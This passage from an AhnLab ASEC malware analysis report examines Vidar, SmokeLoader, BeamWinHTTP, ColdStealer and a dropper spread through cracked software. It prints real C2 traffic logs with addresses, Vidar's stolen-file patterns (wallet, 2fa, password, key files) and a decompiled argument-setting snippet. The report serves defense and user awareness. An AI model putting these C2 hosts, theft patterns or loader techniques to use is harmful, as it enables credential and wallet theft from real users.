

Figure 20. Mastodon Screenshot

Upon being executed, the malware accesses the account webpage of a particular Mastodon server. The right side of the page that shows account information displays the address that will be used as C2 (see Figure 20). The malware then accesses the C2 to download settings data and various DLLs needed for execution.

200	HTTP	94.130.174.62	/977	164	Get config
200	HTTP	94.130.174.62	/freebl3.dll	334,288	Download DLL
200	HTTP	94.130.174.62	/mozglue.dll	137,168	
200	HTTP	94.130.174.62	/msvcp140.dll	440,120	
200	HTTP	94.130.174.62	/nss3.dll	1,246,160	
200	HTTP	94.130.174.62	/softokn3.dll	144,848	
200	HTTP	94.130.174.62	/vcruntime140.dll	83,784	
200	HTTP	94.130.174.62	/	33	Send Data
502	HTTP	ok	/	534	

Figure 21. Vidar C2 Communications

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 14 Mar 2022 05:43:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 186

1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;*.txt;*.dat;*wallet*.*;*2fa*.*;*backup*.*;*code*.*;
*password*.*;*auth*.*;*google*.*;*utc*.*;*UTC*.*;*crypt*.*;*key*.*;50;true;movies;music;mp3;
```

Figure 22. Vidar Settings Data

Programs, such as browsers, FTP clients, email clients, cryptocurrency wallets, Telegram, and OTP are targeted. Sensitive data, such as information about the infected PC and screenshots are sent to C2 along with the data obtained from the programs. As for the settings shown in Figure 22, the malware collects all files including the strings shown in Table 4 regardless of the extensions, meaning that the size of the data sent is bound to be huge. The stolen information is sent to the C2 after it is copied to a certain folder and compressed.

*.txt, *.dat, *wallet*.*, *2fa*.*, *backup*.*, *code*.*, *password*.*, *auth*.*, *google*.*, *utc*.*, *UTC*.*, *crypt*.*, *key*.*

Table 4. File Names Targeted by Vidar for Theft

2. Dropper

Inside the dropper are various types of malware, such as info-stealer, downloader, and another type of dropper. Recently, malware strains, such as BeamWinHTTP, SmokeLoader, and ColdStealer are being detected more often. Each dropper sample usually has 10 to 15 malware types.

Figure 23. Malware Files Inside Dropper

The most noticeable characteristic of the dropper is that a file named "setup_install.exe" exists inside the malware. This file acts as the loader. The dropper creates internal files in the temp folder and runs the loader. The loader that is executed runs each of the malware types created in the same path. Hence, when the loader is detected and blocked by anti-malware products, the malware strains cannot be run.



Figure 24. Structure of the Dropper

As the loader always has a similar structure despite having a different hash each time, it can be continuously detected and blocked once it has been detected and analyzed. However, attackers do not usually make changes to bypass anti-malware detection. This is because the malware is making good progress in terms of infection count even without the changes. Even if an anti-malware product manages to detect malicious files, a system will inevitably be infected with malware if the user executes the file with the real-time monitoring turned off or adds an exception.

While attackers clearly made effort to bypass detection by making various changes in the dropper's packing method, such as MPress, 7z SFX, and NSIS, the loader's form did not change as much. In fact, analyzing the detection log shows a high detection number of secondary and tertiary malware created by malware strains inside the dropper. This is because the system was infected by the malware when the anti-malware product was not working, and the strains were detected after the product was turned on. Because the dropper cannot perform malicious behavior if an anti-malware is turned on, there can be no secondary and tertiary malware strains in such a case.

SmokeLoader

SmokeLoader is a malware that is a combination of info-stealer and downloader types. It can steal information by downloading modules (plugins) from the C2 and can also download and run additional malware strains.

Since it injects itself into explorer.exe upon being executed, explorer.exe performs all of the malware's activities. When the modules are downloaded, another explorer.exe is additionally created as a child process.,

Each sample has 2 to 10 C2 domains, and the lifespan of C2 tends to be very long. The C2 of the SmokeLoader distributed by the method explained in this report was changed recently, after about a month had passed. Concurrently, a sample that had

been continually using the C2 that occurred 3 months ago has been discovered. The most typical characteristic of the malware is that it responds to commands through 404 responses when communicating with C2. The response code is 404, but the packet contains command values.

404	HTTP	coralee.at	/upload/	334	explorer:2004
404	HTTP	coralee.at	/upload/	53	explorer:2004
200	HTTP	79.133.56.44	/myblog/img/scfile.exe	531,016	explorer:2004
404	HTTP	coralee.at	/upload/	334	explorer:2004
404	HTTP	coralee.at	/upload/	334	explorer:2004
404	HTTP	coralee.at	/upload/	47	explorer:2004
200	HTTP	193.106.191.67:7766	/Inst.exe	385,048	explorer:2004
404	HTTP	coralee.at	/upload/	334	explorer:2004

Figure 25. SmokeLoader C2 Communications

Since SmokeLoader uses an advanced Anti-VM technique, it is more difficult to analyze than other malware types. It uses the ntdll manual mapping technique and terminates itself without performing malicious behavior when strings related to virtual machines exist in certain registry values and driver names loaded in the kernel.

The ASEC report for the fourth quarter of 2020 had a detailed analysis of SmokeLoader. The malware has been continuously distributed without any noticeable changes.

• 2020 4th Quarter ASEC Report

BeamWinHTTP

BeamWinHTTP is a downloader that can download and run various malware strains from C2, and it is included in every dropper malware that has been discovered so far. It is sometimes distributed as a PUP-type sample (a malicious program that installs other programs if it is not unchecked). Since attackers distribute the malware through programs disguised as system cleaning tools, this is also known as the "G-Cleaner."

But in the distribution method mentioned in this report, the malware did not install disguised programs. It decided whether to install malware by immediately communicating with C2 upon being run and received the URL for downloading malware. But the response value is changed every time the malware accesses C2, so it may not download additional malware and terminates itself in some cases.

When executed, it behaves differently depending on the argument, and the malware will not perform malicious behavior if it doesn't have an argument. Hence, the loader makes an exception for the sample and gives an "/mixtwo" argument when it is executed.

```
std::allocator<char>::~allocator(&v78);
std::allocator<char>::allocator(&v79);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(" ", &v79);
std::allocator<char>::~allocator(&v79);
std::allocator<char>::allocator(&v80);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  "622c27c7297bb_Sat04e7e9a76d8.exe",
  &v80);
std::allocator<char>::~allocator(&v80);
std::allocator<char>::allocator(&v81);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(" /mixtwo", &v81);
std::allocator<char>::~allocator(&v81);
std::allocator<char>::allocator(&v82);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  "622c27c8c946f_Sat042464270f7e.exe",
  &v82);
```

Figure 26. Code for Setting BeamWinHTTP Execution Argument

A different sample is downloaded each time the malware is executed, but at the time of the analysis (March 2022), the ASEC team confirmed that the malware had downloaded and executed 3 malware strains. The malware types that responded were simple login malware for sending the infection status to the server, CryptBot, and RedLine.



Figure 27. Summary of BeamWinHTTP Malicious Behaviors

ColdStealer

ColdStealer is a simple info-stealer that started being distributed recently. The ASEC team uploaded a blog post about the malware in February 2022.

• ASEC Blog Post: New Infostealer 'ColdStealer' Being Distributed (February 25th, 2022)

The types of information that are targeted for theft include information saved in browsers, cryptocurrency wallets, .txt and .dat files in certain paths, FTP server information, and system information. The targets are not saved in files but are processed in the memory stream instead. The malware also records all errors that occurred while it is running and sends them to C2. It is mainly distributed by the downloader in the dropper.

An error occurs when it tries to parse SQLite files to steal the data saved in browsers of systems where Korean is set as the system language. So far, the malware is being distributed in an unpatched state.



Figure 28. SQLite Parsing Error Sent to C2

The unobfuscated original build version was distributed initially, but the binary with a severe obfuscated version is being spread recently. As such, it seems that the attacker cannot easily discover the errors that occurred from the malware.

Besides malware types introduced in this report, various strains, such as RedLine, MarsStealer, ClipBanker, Remcos, and PseudoManuscrypt are being distributed. There are also multiple unidentified malware strains; AhnLab will continue to upload posts about them through ASEC blog.

Conclusion

Most of the malware files distributed in the method discussed in this report are info-stealer malware strains. Users need to take extreme caution as severe secondary damages may occur if passwords and settings files are leaked to the attacker. Passwords must be renewed periodically, and different passwords must be set for each website. If using the save password feature of a browser, it is safer to maintain the login for that browser.

Users must refrain from using illegal software, such as cracks and keygens, and it is highly

advised to download software only from the official distribution channels. If a website goes through multiple redirections or creates pop-ups, the user must not download files from that website. If a downloaded file contains a compressed file protected with a password and a file showing the password, the user must be cautious as the file may contain a malware strain.

Also, the real-time monitoring feature of anti-malware products should be always on when running externally downloaded files. AhnLab products usually detect and classify crack files as "HackTool" (hacking tool). Other anti-malware products also detect them as "Not a Virus" or "Risky Tool." Should the alias be Trojan, Malware, and Dropper instead, the user must refrain from running the file.

AhnLab is quick to respond to the latest changes by establishing an automated sample collection infrastructure for this type of distribution. The team will continuously deliver up-to-date threat information through ASEC blog should there be a new type of malware or changes to the existing ones.

ASEC Report Vol.106

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Content Creatives Team**	Email	**global.info@ahnlab.com**